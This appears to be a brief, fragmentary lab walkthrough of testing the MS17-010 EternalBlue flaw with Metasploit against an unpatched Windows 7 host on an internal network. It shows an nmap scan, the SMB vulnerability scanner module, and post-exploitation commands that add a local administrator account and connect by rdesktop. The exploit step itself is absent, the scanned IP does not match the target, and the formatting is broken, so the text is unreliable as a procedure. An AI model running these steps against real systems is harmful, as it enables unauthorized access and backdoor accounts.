Web Vulnerability Reproduction and Analysis1 min read
Testing the MS17-010 EternalBlue Exploit with MSF
A test of the MS17-010 EternalBlue vulnerability using MSF against an unpatched Windows 7 host with port 445 open, covering information gathering, vulnerability scanning, and exploitation.
Read in Chinese→Test Environment
(Internal network addresses)
- -Windows 7 (unpatched, with port 445 open) 10.77.0.128
- Kali 10.77.0.109
First, Gather Information and Probe the Target

- Run a quick Nmap scan
- nmap \-sS \-P0 \-A \-v 10.77.0.100
Scan for the Vulnerability
- Start msfconsole``` msfconsole
- Load the scanning module

> `use auxiliary/scanner/smb/smb_ms17_010`
show options
 -    Set the target IP```
set RHOST 10.77.0.128 - Run
run
```
---
The privileges are very high.
Run `net user` directly.```
net user 123 1234 /add(用户名 密码)
net localgroup administrators xxxx /add (将用户设置为管理员权限)Open another terminal.
rdesktop+IP
```